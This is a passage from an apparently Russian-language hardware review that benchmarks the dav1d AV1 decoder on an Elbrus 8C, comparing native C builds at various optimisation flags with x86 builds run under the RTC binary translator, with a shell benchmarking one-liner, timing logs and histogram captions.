
На x86 и ARM платформах разницы между флагами -O3 и -O4 нет никакой, поэтому мы будем сравнивать -O4 на Эльбрусе с -O3 на x86/ARM. На Эльбрусе смысла сравнивать -O3 с другими не вижу, т.к. у него с любой версией компилятора в целом -O4 выходит быстрее, чем -O3. В случае с lcc 1.25.19 (старой версией) использование флага -O4 в сравнении с -O3 повышает производительность на 3.1% по 1-му сэмплу, 3.4% по 2-му и 6.3% по 3-ему. На более свежей версии lcc, 1.26.09, разница другая: 1% по 1-му сэмплу, 1.6% по 2-му и 10.9% по 3-му сэмплу. При любом раскладе в случае с dav1d лучше использовать -O4 вместо -O3 на Эльбрусе, так что при сравнении версий из С кода с оптимизациями мы будем на Эльбрусе подразумевать, что компилятору давали команду -O4, тогда как на других платформах использовали флаг -O3 (разницы между -O3 и -O4 на x86 нет).

Отвечу наперёд на вопрос, почему я не пытался из Ассемблера под x86 собрать dav1d на Эльбрусе: да это невозможно. Чистый Ассемблер под ту или иную платформу – это едва ли не готовый машинный код. Если с интринсиками компилятор вывезет, подставляя вместо команд для Intel аналоги от МЦСТ для Эльбруса, то с чистым Ассемблером (в данном случае – NASM) такой фокус не пройдёт. Поэтому соберём лишь из чистого C кода.


Короче, ладно, что там по тестам?

```
ikakprosto@BitblazeOberon100Le8c: /mnt/shared/av1
Файл  Правка  Вид  Поиск  Терминал  Справка
ikakprosto@BitblazeOberon100Le8c ~ $ cd /mnt/shared/av1/
ikakprosto@BitblazeOberon100Le8c av1 $ echo "$(lscpu | egrep -i 'Model name|Имя модели|MHz' | awk '{ORS=" "; print $3}')MHz; $(free -h | grep -E '^Mem' | awk '{print $2
}') RAM; $(lsb_release -d | awk '{$1=""; print }'); kernel $(uname -r)"; echo "$(lcc --version | awk '{ORS= " "; print}'); meson $(meson --version); ninja $(ninja --ver
sion)"
E8C 1300 MHz; 31Gi RAM;  ALT Workstation 10.0 (Autolycus); kernel 5.4.163-elbrus-def-alt2.23.1
lcc:1.25.17:May-16-2021:e2k-v4-linux gcc (GCC) 7.3.0 compatible ; meson 0.59.1; ninja 1.10.2
ikakprosto@BitblazeOberon100Le8c av1 $ dav1dversion="0.9.3-git-6aaeeea6"; rtc="/opt/mcst/rtc/bin/rtc_opt_rel_p1_x64_ob"; rtcargs="--path_prefix /mnt/shared/rtc/ubuntu20
.04/ -b $HOME -b /etc/passwd -b /etc/group -b /etc/resolv.conf -b /mnt/shared"; if [[ $dav1dversion == "0.9.3-git-6aaeeea6" ]]; then threads="--threads 8"; else threads
="--framethreads 8 --tilethreads 4"; fi; postargs="-o - $threads --muxer=null"; if [[ ! $(arch) =~ ([xi]3?86.*|amd.*) ]]; then declare -a folders=("" "x86_64"); else de
clare -a folders=(""); fi; for folder in "${folders[@]}"; do cd ./$folder; if [[ $folder == "x86_64" ]]; then declare -a buildargsarr=("" "-O3" "-asm"); echo; $rtc $rtc
args --version; else declare -a buildargsarr=("" "-O3" "-O4"); fi; for buildargs in "${buildargsarr[@]}"; do dav1d="dav1d-$dav1dversion$buildargs/build/tools/dav1d"; ec
ho ; if [[ $folder == "" ]]; then ./$dav1d --version; else $rtc $rtcargs -- ./$dav1d --version; fi; for testvideo in "Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu"
"Chimera-AV1-8bit-1920x1080-6736kbps.ivf" "Chimera-AV1-10bit-1920x1080-6191kbps.ivf"; do if [[ $folder == "" ]]; then /usr/bin/time -f "Elapsed: %E (%e secs). Cmd: ./$d
av1d -i ./$testvideo $threads" /bin/bash -c "./$dav1d -i ./$testvideo $postargs &>/dev/null"; else $rtc $rtcargs -- /usr/bin/time -f "Elapsed: %E (%e secs). Cmd: rtc64
-- ./$dav1d -i ../$testvideo $threads" /bin/bash -c "./$dav1d -i ../$testvideo $postargs &>/dev/null"; fi; done; done; if [[ $folder != "" ]]; then cd ../; fi; done

0.9.2-112-g6aaeeea
Elapsed: 18:19.93 (1099.93 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu --threads 8
Elapsed: 4:36.40 (276.40 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf --threads 8
Elapsed: 9:09.60 (549.60 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf --threads 8

0.9.2-112-g6aaeeea
Elapsed: 17:25.23 (1045.23 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu --threads 8
Elapsed: 4:20.53 (260.53 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf --threads 8
Elapsed: 9:20.42 (560.42 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf --threads 8

0.9.2-112-g6aaeeea
Elapsed: 17:11.69 (1031.69 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6-O4/build/tools/dav1d -i ./Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu --threads 8
Elapsed: 4:17.84 (257.84 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6-O4/build/tools/dav1d -i ./Chimera-AV1-8bit-1920x1080-6736kbps.ivf --threads 8
Elapsed: 8:23.51 (503.51 secs). Cmd: ./dav1d-0.9.3-git-6aaeeea6-O4/build/tools/dav1d -i ./Chimera-AV1-10bit-1920x1080-6191kbps.ivf --threads 8

RTC version v4.1, SVN r135483, compiled using lcc v1.26.09 from svn://topaz/ecomp.svn/branches/bincomp.xrel-18-0

0.9.2-112-g6aaeeea
Elapsed: 22:36.51 (1356.51 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu --threads 8
Elapsed: 5:24.37 (324.37 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf --threads 8
Elapsed: 7:54.86 (474.86 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf --threads 8

0.9.2-112-g6aaeeea
Elapsed: 22:06.24 (1326.24 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu --threads 8
Elapsed: 5:26.83 (326.83 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf --threads 8
Elapsed: 7:57.62 (477.62 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6-O3/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf --threads 8

0.9.2-112-g6aaeeea
Elapsed: 8:48.47 (528.47 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ../Chimera-2397fps-AV1-10bit-1920x1080-3365kbps.obu --threads 8
Elapsed: 2:29.53 (149.53 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ../Chimera-AV1-8bit-1920x1080-6736kbps.ivf --threads 8
Elapsed: 3:26.99 (206.99 secs). Cmd: rtc64 -- ./dav1d-0.9.3-git-6aaeeea6-asm/build/tools/dav1d -i ../Chimera-AV1-10bit-1920x1080-6191kbps.ivf --threads 8
ikakprosto@BitblazeOberon100Le8c av1 $
```

Скриншот 97. Тест dav1d (0.9.3-git-6aaeeea6) на Эльбрус 8C на Альт 10 с трансляцией RTC и без неё.




Гистограмма 44. Тест dav1d из C кода (без доп. оптимизаций компилятором) на Эльбрусе 8C в трансляции и без.




Гистограмма 45. Тест dav1d из C кода (без доп. оптимизациями компилятором) на Эльбрусе 8C в трансляции и без.

Сперва я провёл тест на Альт Линукс. И вот что меня, мягко говоря, удивило: если не использовать доп. оптимизации с помощью опций компилятора, то эффективность трансляции составляет 94% в среднем. По 1-му сэмплу просадка при трансляции 19%, по 2-му – 15%, а по 3-ему, наоборот, прирост производительности при трансляции составил 15%. И в среднем (т.е. просто среднюю арифметическую взять от разницы во всех 3 сэмплах), мы имеем эффективность в 94% как-раз.




Гистограмма 46. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C в трансляции и без.




Гистограмма 47. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C в трансляции и без.

Если сравнивать сборку из C кода на Эльбрусе с доп. оптимизациями при сборке компилятором (-O4 и -ffast) со сборкой из C кода на x86 также с доп. оптимизациями (-O3), эффективность трансляции снижается до 87% в среднем. Вернее, это не эффективность трансляции снижается, просто эти доп. оптимизации на x86 дают меньше выигрыша, чем на E2K, потому мы и видим увеличение разницы между нативом и трансляцией x86 варианта.




Гистограмма 48. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C и из Ассемблера в трансляции.




Гистограмма 49. Тест dav1d из C кода (с -O4 и -ffast оптимизациями) на Эльбрусе 8C и из Ассемблера в трансляции.


А теперь самое крышесносное: вариант на Ассемблере под x86 в трансляции через RTC быстрее в среднем на 104%, т.е. чуть более чем в 2 раза! Сами видите разницу по 3 сэмплам: 195%, 172% и 243%. Сравнивал тут результат при сборке с флагами -O4 и -ffast в нативе и результат при сборке под x86 из Ассемблерного кода. Это просто безумие. Это значит, что в определённых ситуациях, когда код хорошо вылизан под x86, он быстрее будет выполняться в трансляции на Эльбрусе, нежели обычный, не особо 